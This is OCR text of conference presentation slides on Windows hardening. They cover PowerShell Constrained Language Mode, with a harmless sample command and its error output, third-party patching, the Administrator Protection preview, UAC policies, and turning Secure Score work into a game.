
```
PS C:\Windows\system32> [System.Console]::Writeline("test")
Cannot invoke method. Method invocation is supported only on core types in this language mode.
At line:1 char:1
+ [System.Console]::Writeline("test")
+ ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
    + CategoryInfo          : InvalidOperation: (:) [], RuntimeException
    + FullyQualifiedErrorId : MethodInvocationNotSupportedInConstrainedLanguage

PS C:\Windows\system32>
```

Demo – PowerShell Constrained Language Mode

Demo – blocking LOLBins

Vulnerabilities



3rd Party patching - important

Vulnerable 3rd party software can be used for:

- Phishing
- Malicious File delivery
- Privilege escalation
- Lateral Movement
- Execution
- Supply Chain

The popular the 3rd party software is the popular it is to abuse

Patch your 3rd Party Software!!


Coming – Administrator Protection

Administrator protection (Preview)

- Protects the admin account by creating an isolated user/profile
  - Just-in-time elevation
  - Profile separation
  - No auto-elevations

- System Managed Admin Account (SMAA)
  - **Local acc:** **W113333**\Jane
  - **SMAA:** W113333\ADMIN_Jane

❗ Don’t combine with EPM, for now





Source:Techcommunity blog

[Evolving the Windows User Model – Introducing Administrator Protection]

New UAC policies

- **UAC**: Configure type of Admin Approval Mode
- **UAC**: Behavior of the elevation prompt for administrators running with Administrator Approval mode.





Gamification!

- Challenge yourself and set a goal for Secure score/Exposure score
- Make it an ongoing task – the bad guys never rest!
- Set of time every week for proactive work
- Arrange internal hackathons

Please rate this session on Sched.com

We would love to hear what you liked and how we could improve!

Thanks!